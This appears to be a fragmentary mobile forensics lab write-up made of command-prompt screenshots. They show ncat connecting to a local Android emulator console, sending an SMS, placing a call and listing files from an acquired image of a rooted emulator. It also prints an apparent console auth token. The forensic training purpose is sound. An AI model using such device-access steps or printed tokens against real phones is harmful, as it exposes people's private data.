
```
Microsoft Windows [Version 10.0.22631.3527]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user>ncat 127.0.0.1 5554
Android Console: Authentication required
Android Console: type 'auth <auth_token>' to authenticate
Android Console: you can find your <auth_token> in
'C:\Users\user\.emulator_console_auth_token'
OK
```




```
kwfv9mmnFU/uUoev|
```

## SENDING MESSAGE TO PHONE:




```
Microsoft Windows [Version 10.0.22631.3527]
(c) Microsoft Corporation. All rights reserved.


C:\Users\user>ncat 127.0.0.1 5554
Android Console: type 'help' for a list of commands
OK
sms send 1112223333 "HELLO, PHONE!"
OK
```




## CALLING PHONE:



```
Command Prompt - ncat 127... + ^ Microsoft Windows [Version 10.0.22631.3527] (c) Microsoft Corporation. All rights reserved. C:\Users\user>ncat 127.0.0.1 5554 Android Console: type 'help' for a list of commands OK sms send 1112223333 "HELLO, PHONE!" OK gsm call 1112223333 OK
```




## ACQUIRING IMAGE:



```
C:\Windows\System32\cmd.exe + ^

data/media/0/Pictures/
data/media/0/Pictures/.thumbnails/
data/media/0/Pictures/.thumbnails/.database_uuid
data/media/0/Pictures/.thumbnails/.nomedia
data/media/0/Pictures/IMG_20240508_182851.jpg
data/media/0/Movies/
data/media/0/Movies/.thumbnails/
data/media/0/Movies/.thumbnails/.database_uuid
data/media/0/Movies/.thumbnails/.nomedia
data/media/0/Download/
data/media/0/Download/android_image.tar.
data/media/0/DCIM/
data/media/0/Audiobooks/
data/media/0/Documents/
data/adb/
data/adb/magisk.db
data/adb/magisk/
data/adb/magisk/magiskboot
data/adb/magisk/magiskpolicy
data/adb/magisk/magisk32
data/adb/magisk/busybox
data/adb/magisk/magiskinit
data/adb/magisk/util_functions.sh
data/adb/magisk/boot_patch.sh
data/adb/magisk/addon.d.sh
data/adb/magisk/chromeos/
data/adb/magisk/chromeos/futility
data/adb/magisk/chromeos/kernel_data_key.vbprivk
data/adb/magisk/chromeos/kernel.keyblock
data/adb/modules/
data/adb/modules/hosts/
data/adb/modules/hosts/system/
data/adb/modules/hosts/system/etc/
data/adb/modules/hosts/system/etc/hosts
data/adb/modules/hosts/module.prop
data/adb/modules/hosts/update
data/adb/post-fs-data.d/
data/adb/service.d/
data/gsi/
data/gsi/dsu/
data/gsi/ota/
data/gsi/remount/
data/server_configurable_flags/
data/per_boot/
1generic_x86.arm:/ #
```







```
Command Prompt + ^

